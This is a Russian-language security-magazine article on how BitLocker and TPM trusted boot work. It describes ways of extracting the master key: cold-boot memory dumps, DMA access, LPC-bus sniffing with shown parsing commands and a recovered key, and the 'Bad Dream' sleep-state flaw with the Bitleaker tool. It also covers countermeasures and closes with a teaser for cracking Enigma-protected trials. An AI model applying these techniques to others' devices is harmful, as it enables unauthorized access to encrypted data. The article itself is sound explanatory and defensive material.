Как именно выполняется шифрование: средствами центрального процессора (с использованием команд AES-NI) или контроллера диска, — вопрос сложный. До недавнего времени Windows отдавала предпочтение механизмам шифрования, встроенным в контроллер диска или SSD, однако обнаруженная исследователями в целом ряде моделей уязвимость в реализации подобных механизмов заставила Microsoft отказаться от этой практики и реализовать шифрование силами центрального процессора. Впрочем, это касается только вновь создаваемых томов; уже зашифрованные диски будут продолжать использовать тот механизм, который был использован при их создании.

С нашей точки зрения, оба механизма эквивалентны. Для расшифровки диска в любом случае потребуется мастер-ключ, который можно получить одним из нескольких способов:

1. Расшифровать паролем, если раздел зашифрован именно таким образом.
2. Расшифровать ключом восстановления (Recovery Key).
3. Извлечь непосредственно из модуля TPM.

О парольных атаках я писал уже достаточно; извлечение ключа восстановления — интересная тема, заслуживающая отдельной статьи. Сейчас нас интересует исключительно третий вариант — извлечение ключа из модуля TPM.

ЗАГРУЗКА

Модуль TPM или технология Intel PTT используется в том числе для аппаратного контроля «доверенной загрузки» (Trusted boot). Цель «доверенной загрузки» — убедиться, что загружена именно та операционная система и именно в той конфигурации, которая использовалась при создании ключей. Для этого применяется технология, напоминающая блокчейн. Строится своеобразная «цепочка доверия» — последовательность блоков с информацией об этапах загрузки, выстроенная в хронологическом порядке. Так же как и в блокчейне, информацию в цепочке нельзя изменить — только добавить. «Цепочка доверия» сохраняется в регистрах PCR (Platform Configuration Register).

Для начала рассмотрим работу механизма «доверенной загрузки» и роль модуля TPM без шифрования. Во время загрузки выполняются следующие операции.

1. При включении компьютера управление получает первый доверенный модуль SRTM (Static root of trust for measures), который находится в области ROM, защищенной от записи. Важный момент: SRTM по определению статичен и защищен от изменений. Уязвимость в этом модуле может поставить под угрозу всю систему безопасности, как это произошло в случае с найденной в загрузчиках Apple уязвимостью checkm8. Подробно об SRTM и другой технологии — DRTM можно узнать из ответа на Stack Exchange «How does the TPM perform integrity measurements on a system?».
2. SRTM делает первую запись в цепочке: в регистр PCR0 записывается контрольная сумма программного кода BIOS. Если в системе прописался руткит, цепочка доверенной загрузки будет прервана (см. «Как система Windows Defender System Guard защищает Windows 10 от руткитов»).
3. Теперь управление получает доверенный UEFI BIOS, который формирует дальнейшие компоненты цепочки. При этом анализируется множество параметров: таблицы MBR, загрузчика bootloader и других. В цепочку добавляется очередная контрольная сумма, в создании которой используется информация из предыдущего регистра PCR. Нарушение любого из компонентов приводит к изменению содержимого регистров PCR и прерыванию доверенной загрузки.
4. Управление передается загрузчику (bootloader), который считывает и запускает код из MBR диска. При этом в цепочку загрузки добавляется еще несколько записей.
5. Запускается ядро операционной системы, которое добавляет очередные элементы в цепочку.
6. Загружается операционная система. В результате на выходе — набор данных в регистрах PCR, однозначно описывающий весь процесс загрузки. От модификации содержимое регистров PCR защищается на аппаратном уровне модулем TPM.

Отлично, система загрузилась, содержимое регистров PCR указывает на доверенный статус загрузки. Теперь добавим шифрование.


СИСТЕМНЫЙ РАЗДЕЛ ЗАШИФРОВАН BITLOCKER

В предыдущем сценарии системный раздел не был зашифрован. Теперь представим, что используется система с шифрованием.

Когда пользователь включает шифрование загрузочного раздела (или же Windows самостоятельно шифрует загрузочный диск при помощи BitLocker Device Encryption в автоматическом режиме), случайным образом генерируется мастер-ключ. Кроме того, создается и ключ восстановления (также случайный набор данных). Мастер-ключ сохраняется в модуле TPM, а его копия шифруется ключом восстановления и в зашифрованном виде записывается в заголовок диска. Ключ восстановления при этом обязательно сохраняется (если в политиках безопасности конкретной системы не указано иное). Если речь идет об автоматическом шифровании BitLocker Device Encryption, то ключ попадает в Microsoft Account того пользователя с привилегиями администратора, который первым зашел в систему с учетной записью Microsoft (а не локальной учетной записью Windows), либо в Active Directory. При шифровании, которое инициируется самим пользователем, ключ восстановления можно сохранить на диск или распечатать.

Итак, диск зашифрован, компьютер перезагружен. При этом:

1. Модуль TPM обнуляет содержимое всех регистров PCR.
2. Выполняются пункты 1–5 доверенной загрузки системы вплоть до загрузки ядра. Загрузка ядра ОС возможна потому, что ядро системы хранится на отдельном небольшом разделе, который не будет зашифрован BitLocker, а вот файлы подкачки, гибернации и база данных SAM — уже на основном зашифрованном разделе.
3. Ядро системы пытается продолжить загрузку. Для этого необходимо смонтировать зашифрованный раздел, что, в свою очередь, требует ключа для его расшифровки. Ключ хранится в TPM; ядро системы запрашивает его из модуля.
4. Получив запрос, модуль TPM анализирует содержимое регистров PCR, чтобы проверить цепочку загрузки. Если все в порядке, то модуль TPM выдаст системе ключ шифрования, ядро смонтирует системный раздел и загрузка продолжится. Обрати внимание: к моменту, когда пользователь видит запрос на ввод пароля от учетной записи Windows, зашифрованный BitLocker раздел уже смонтирован.
5. Если чип обнаруживает, что цепочка доверия повреждена, ключ не выдается. Пользователь при этом видит следующее сообщение.



Модуль TPM может отказаться выдавать ключ при изменении любого компонента системы, участвующего в создании цепочки доверенной загрузки. Например, обновление UEFI BIOS, изменение в MBR или загрузчике системы приведет к такому результату — о чем регулярно появляются сообщения на форумах. Особенно неприятным нарушение доверенной цепочки оказывается для тех пользователей, которые и не подозревали, что их загрузочный диск зашифрован.

В то же время требование ввести ключ восстановления встречается далеко не так часто, насколько могло бы с учетом частоты обновлений Windows. Почему? Дело в том, что при обновлении компонентов, участвующих в создании цепочки доверия, система временно отключает BitLocker на системном разделе. При этом мастер-ключ расшифровывается и записывается в заголовок диска в открытом виде, что позволяет ядру системы смонтировать зашифрованный раздел, не отправляя запрос в TPM. После того как соответствующие компоненты будут обновлены, Windows вновь запишет ключ в модуль TPM, сохранив актуальное состояние доверенной загрузки.


Аналогичным образом должно выполняться и обновление сторонних компонентов — например, версии UEFI BIOS и прошивок для некоторых компонентов аппаратного обеспечения (таких как встроенные датчики отпечатков пальцев). При обновлении этих компонентов пользователь, как правило, получает сообщение, что необходимо приостановить работу BitLocker. Это можно проделать как в интерактивном режиме из панели управления (System and Security → BitLocker Drive Encryption → Suspend protection), так и из командной строки (manage-bde -pause) или PowerShell (Suspend-BitLocker). Как правило, соответствующая утилита установки делает это в автоматическом режиме.

ПЫТАЕМСЯ ВЗЛОМАТЬ TPM

Предположим, что в твоих руках компьютер (чаще всего — ноутбук), системный раздел которого зашифрован, а пароль для входа в учетную запись неизвестен или, в терминах пользователей, которые чаще всего обращаются с такой проблемой, — «не подходит». Цель — получить доступ к данным, среди которых, конечно же, много ценных уникальных файлов, и, разумеется, нет ни единой резервной копии (иначе они не были бы уникальными, ведь так?).

Несмотря на то что системный раздел зашифрован, первый шаг — это снять образ диска. Для этого, скорее всего, придется загрузиться с флешки — вариантов здесь множество от различных версий Linux до утилит «все в одном» наподобие Elcomsoft System Recovery.

Далее проанализируй заголовок тома BitLocker и попытайся узнать, какие именно протекторы могут быть использованы, чтобы смонтировать диск. Проще всего это сделать в Elcomsoft System Recovery, которая выведет список доступных для конкретного тома протекторов.



Чаще всего в число протекторов входят TPM или пароль. Гораздо реже встречаются комбинации TPM + PIN или TPM + USB. Практически всегда в списке протекторов присутствует ключ восстановления (Recovery Key). Вот полный список возможных комбинаций протекторов:

- **Recovery Key, ключ восстановления.** Присутствует практически всегда. Позволяет разблокировать том вводом длинного ключа восстановления (генерируется в момент создания тома);
- **TPM.** «Вы находитесь здесь». Ключ, который хранится в модуле TPM;
- **Пароль.** Чаще всего используется для шифрования внешних накопителей и несистемных разделов. На загрузочных дисках встречается крайне редко;
- **USB.** Своеобразный «колхоз», позволяющий включить защиту BitLocker на загрузочном диске, если в компьютере нет ни модуля TPM, ни поддержки Intel PTT. Для активации нужно редактировать политики Windows, поэтому относится к разряду экзотических;
- **TPM + PIN, TPM + USB, TPM + PIN + USB.** Данные комбинации потребуют наличия всех перечисленных протекторов. Встречаются крайне редко. Комбинация TPM + PIN рекомендуется в документации от Microsoft в качестве защиты от некоторых типов атак.

ПЫТАЕМСЯ ПОЛУЧИТЬ КЛЮЧ ШИФРОВАНИЯ ИЗ ОПЕРАТИВНОЙ ПАМЯТИ

Самый простой способ получить доступ к зашифрованному разделу, работающий независимо от установленных протекторов, — извлечь ключ шифрования непосредственно из оперативной памяти компьютера. Это самый известный тип атаки, от которого очень тяжело защититься. Впрочем, даже компания Microsoft признает, что полностью защитить содержимое зашифрованного диска от злоумышленника, который может покопаться во внутренностях компьютера, тяжело или даже невозможно.

В оперативную память компьютера ключ шифрования попадает на последнем этапе доверенной загрузки — тогда, когда ядро системы начинает загружать ОС. Отследить этот момент просто: появится окно логина в систему, где запрашивается пароль.

INFO

Microsoft активно продвигает авторизацию без пароля — простым PIN-кодом, состоящим, как правило, из четырех цифр. Всего четыре цифры? Возможно, у тебя возникнет соблазн попытаться подобрать PIN-код. В статье «Почему ПИН-код лучше пароля» подробно объясняется, почему не следует этого делать.

Исключительная ситуация — использование дополнительного протектора (например, комбинации TPM + PIN). В этом случае модуль TPM не выдаст ключ до тех пор, пока не будет введен правильный PIN. Пытаться подобрать его — плохая идея (см. врезку).

Разумеется, если пароль (или PIN) от учетной записи известен, то расшифровка тома тривиальна: достаточно создать образ оперативной памяти и запустить поиск ключей шифрования (такая возможность есть, например, в портативной версии Elcomsoft Forensic Disk Decryptor). Нас же интересует вариант, когда пароль от учетной записи неизвестен.

Продолжение статьи →

СТРАШНЫЙ СОН TPM

ВЗЛАМЫВАЕМ ЗАЩИТУ МОДУЛЕЙ TPM И ШИФРОВАНИЕ BITLOCKER

АТАКА МЕТОДОМ ХОЛОДНОЙ ЗАГРУЗКИ

Метод основан на том, что содержимое оперативной памяти компьютера обнуляется не мгновенно, а лишь спустя время после отключения питания. Если же модули оперативной памяти охладить до отрицательной температуры, то время удержания становится вполне достаточным для того, чтобы успеть переставить модули в тестовый стенд, после чего сразу же начать загрузку в Linux с расширением ядра LiME.

Последовательность действий здесь такая:

1. Получаем доступ к модулям оперативной памяти. Если они распаяны, метод не сработает.
2. Включаем исследуемый компьютер, дожидаемся окна запроса пароля.
3. Замораживаем модули оперативной памяти.
4. Отключаем питание (ни в коем случае не пользуемся функцией shutdown!).
5. Быстро переносим модули в тестовый стенд.
6. Сразу же загружаемся с флешки, извлекаем дамп памяти.
7. Пытаемся обнаружить ключи шифрования.

Метод сложный и рискованный; используют его редко даже в оборудованных лабораториях.

- Достоинства метода: высокая эффективность, сложно защититься.
- Недостатки: чрезвычайно сложный и трудоемкий, высок риск повредить оборудование.

МЕТОД ДОСТУПА ЧЕРЕЗ DMA

Если компьютер оборудован интерфейсом FireWire, Thunderbolt 3 или PC Card и при этом работает под управлением старой версии Windows, то можно попытаться получить доступ к содержимому оперативной памяти через них. Атака основана на том факте, что перечисленные выше интерфейсы имеют прямой доступ к шине PCI, которая, в свою очередь, имеет прямой доступ к памяти компьютера (Direct Memory Access, DMA).

Собственно образ памяти создается утилитой Inception для Linux.


К сожалению, метод сильно устарел: он работал для компьютеров под управлением Windows 7 и 8. Уже в Windows 8.1 прямой доступ к памяти был закрыт, если система находится в режиме сна или экран устройства заблокирован (показывается окно запроса пароля на вход в систему). Если же тебе повезло и дамп памяти создать получилось, исследовать его можно в Elcomsoft Forensic Disk Decryptor в полностью автоматическом режиме.

- Достоинства метода: просто использовать.
- Недостатки: эксплоит давно закрыт, работает только для старых систем, требует наличия портов FireWire, Thunderbolt 3 или PC Card.

СНИФФЕР ДЛЯ TPM

Еще одна уязвимость TPM кроется в самой архитектуре модулей. Пожалуй, именно этот метод представляет наибольший интерес по совокупности факторов. С одной стороны, он не требует охлаждать модули оперативной памяти и работает на всех современных системах, в которых используется TPM; с другой — для его использования нужно специальное оборудование и опыт работы паяльником, а для систем, в которых вместо модуля TPM используется эмулятор Intel PTT, он не сработает вовсе.

Общение аппаратного модуля TPM с остальными компонентами компьютера организовано через шину данных LPC (Low Pin Count) или интерфейс SPI (Serial Peripheral Interface).




Оба варианта используются для передачи данных от устройств, работающих с низкой скоростью. Шина LPI работает на частоте 33 МГц, а данные передаются в открытом виде без какого-либо шифрования. Соответственно, существует возможность перехватить передаваемый мастер-ключ атакой man in the middle. Для этого достаточно подключиться к шине LPC (или интерфейсу SPI) и использовать логический анализатор.

Денис Андзакович (Denis Andzakovic) продемонстрировал, как работает этот способ, в статье Extracting BitLocker Keys from a TPM.


Способы несколько отличаются для TPM 1.2 и TPM 2.0. В первом случае Денис использовал логический анализатор DSLogic Plus с интерфейсом USB. Несмотря на то что атака оказалась успешной, автору пришлось преодолевать слишком много препятствий, решая проблемы с синхронизацией и декодером.

Сегодня встретить TPM версии 1.2 уже тяжело; в большинстве устройств, в которых доступен этот модуль, используется версия 2.0. Для нее решение оказалось еще проще: Денис использовал FPGA-модуль с интерфейсом USB Lattice iCEstick, в который была залита специализированная прошивка для сниффинга TPM-модулей.

Подключение делается к ножкам GND, LCLK, LFRAME#, LRESET# и LAD[0:3]. Для устройства Surface 3, которое анализировал Денис (кстати, оперативная память в нем распаяна именно с целью противодействия атакам методом холодной загрузки), пришлось воспользоваться паяльником, но для десктопных версий чипа достаточно будет просто подключиться к разъему.



В итоге система выглядела таким образом.



Далее Денис выполняет команду

```
$ sudo python3 parse/read_serial.py /dev/ttyUSB1  | tee log1
```

и загружает устройство. Вот так это выглядит на экране.

Данные из FPGA структурированы следующим образом:

```
b'[32 bit address][8 bit data][read (00) or write (02)]'
```

Для извлечения мастер-ключа тома использовалась следующая команда:

```
$ cut -f 2 -d' log1 | grep '24..00$' > | perl -pe 's/.{8}(..)..\n/$1/
' | grep -Po "2c0000000100000003200000(..){32}"
2c00000001000000032000009a126146b5b285c93f7c4bcd372f91d0181fe7edd-
c44e588459ebdb244d97baa
```

Мастер-ключ успешно извлечен:

```
9a126146b5b285c93f7c4bcd372f91d0181fe7eddc44e588459ebdb244d97baa
```

Далее Денис монтирует том при помощи утилиты dislocker, которая предназначена для работы с зашифрованными BitLocker томами в Linux.

Интересно то, что модули TPM 2.0 поддерживают шифрованный обмен трафиком, — в теории это способно предотвратить подобные атаки. Тем не менее Windows не использует этот режим, и уязвимость, таким образом, до сих пор не закрыта.

- Достоинства метода: срабатывает всегда, если используется аппаратный модуль TPM и нет предварительного протектора (например, TPM + PIN).
- Недостатки: довольно высокая трудоемкость, требуется дополнительное оборудование, легко предотвратить, установив дополнительный PIN на загрузку.

СТРАШНЫЙ СОН TPM


Следующая уязвимость была обнаружена относительно недавно. В 2018 году корейские исследователи Сын Хун Хан (Seunghun Han), Вук Шин (Wook Shin), Чун Хёк Парк (Jun-Hyeok Park) и Хён Чун Ким (HyoungChun Kim) из National Security Research Institute представили на конференции Usenix научную работу под названием «Страшный сон».

Исследователи установили, что при уходе компьютера в спящий режим модуль TPM сохраняет регистры в NVRAM, а при выходе их восстанавливает. Оказалось, что в некоторых моделях модулей TPM есть возможность подменить содержимое PCR регистров и получить доступ к внутреннему журналу TPM, что позволяет узнать всю «цепочку доверия» в момент штатной загрузки системы. Исследователи уведомили об уязвимости производителей материнских плат, включая Intel, Lenovo, Gigabyte, Dell и HP, которые выпустили обновления BIOS, закрывшие уязвимость. Тем не менее многие компьютеры до сих пор работают со старыми версиями BIOS, что позволяет воспользоваться уязвимостью.

Исследователи выпустили две утилиты, первая из которых позволяет проверить, есть ли в модуле TPM уязвимость, а вторая — использовать уязвимость, если она обнаружится.


- Проверка наличия уязвимости: Napper for TPM.
- Эксплуатация уязвимости: Bitleaker.

Для проверки наличия уязвимости нужно скачать образ Live CD со страницы https://github.com/kkamagui/napper-for-tpm/releases, записать его на USB-накопитель, перезагрузить компьютер, отключив предварительно Secure Boot в BIOS, и выбрать Napper из меню.




После загрузки нужно запустить Napper, кликнув соответствующую иконку. Подробные инструкции приводятся на этой странице.

Если уязвимость обнаружена, выводится соответствующее сообщение.



К сожалению, на моем компьютере довести эксперимент до конца не удалось: вместо модуля TPM у меня используется эмулятор Intel PTT, который неуязвим для этого типа атаки. Если же уязвимость обнаружена, то следующий шаг — запуск утилиты Bitleaker.



ПРОТИВОДЕЙСТВИЕ АТАКАМ

В статье «Меры защиты для BitLocker» подробно описаны способы, которыми Microsoft противодействует рассмотренным атакам. (Поскольку Microsoft использует автоматический перевод на русский весьма низкого качества, рекомендую ознакомиться со статьей на языке оригинала.)

От прямого доступа к памяти через FireWire/Thunderbolt спасает механизм защиты портов DMA, появившийся в Windows 10 версии 1803 (апрель 2018-го). Начиная с этой версии Windows в новых устройствах на базе процессора Intel по умолчанию активирована защита ядра от атак DMA через порты Thunderbolt 3. Впрочем, отмечу, что защита доступна лишь для относительно свежих компьютеров, так как ее активация потребовала изменить встроенный микрокод и/или BIOS. К примеру, на моем не самом старом компьютере, собранном на базе Intel Core i7 9-го поколения меньше года назад, включить эту защиту не удалось.

Проверить, защищен ли твой компьютер, можно встроенной в Windows утилитой `MSINFO32.EXE`.

От атак методом получения мастер-ключа из памяти компьютера Microsoft рекомендует защищаться установкой дополнительного предварительного протектора — PIN-кода, который чип TPM будет требовать для продолжения загрузки. Этим же способом компания рекомендует защищаться и от сниффинга модулей TPM: от того, что тебе удастся подсмотреть данные, не изменится ровным счетом ничего, если тебе неизвестен PIN-код. Попытка же подобрать PIN-код быстро введет модуль TPM в режим паники, в котором он либо откажется сотрудничать вовсе, либо сделает вид, что все в порядке, но ключ шифрования не выдаст, даже если введенный PIN-код окажется правильным. А вот от атаки методом «холодной загрузки», если в руки злоумышленника попал включенный компьютер с уже разблокированным диском с BitLocker, внятной защиты не предложено: разработчики меланхолично отмечают, что «способ не защищает от физических атак, когда злоумышленник получает физический доступ к компонентам компьютера, вскрыв корпус устройства».

От атаки под названием «страшный сон» ее разработчики советуют защищаться одним из трех способов: установить PIN-код на загрузку (совпадает с рекомендацией Microsoft), обновить BIOS или отключить режим сна в настройках BIOS.


ЗАКЛЮЧЕНИЕ

Как модуль TPM, так и технология Intel PTT предоставляют высокий уровень защиты, способный существенно осложнить жизнь злоумышленнику и затруднить работу полицейского эксперта. Даже в конфигурации по умолчанию BitLocker в сочетании с TPM/PTT обеспечивает высокий уровень безопасности, а дополнительные настройки, описанные в разделе «Противодействие атакам», позволят надежно заблокировать доступ к зашифрованному разделу даже от самых квалифицированных специалистов.

В то же время, как это ни парадоксально, аппаратный модуль может оказаться менее безопасным, чем программная эмуляция: в модулях TPM существуют уязвимости как минимум двух типов, а реализация на базе Intel PTT их лишена. Если на твоей материнской плате есть разъем для установки модуля TPM — подумай, стоит ли это делать и не лучше ли воспользоваться функциональностью Intel PTT, если она доступна в BIOS.

ТРИАЛЬНЫЙ КОНЬ

КАК СЛОМАТЬ TRIAL, ЗАЩИЩЕННЫЙ ENIGMA PROTECTOR



Популярный среди разработчиков софта протектор Enigma предлагает несколько вариантов защиты приложений. Один из них — установить пробный режим с ограничением на количество запусков, дней использования или рабочего времени. Кажется, преодолеть такую защиту непросто. Однако для настоящего исследователя нет преград!

МВК

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

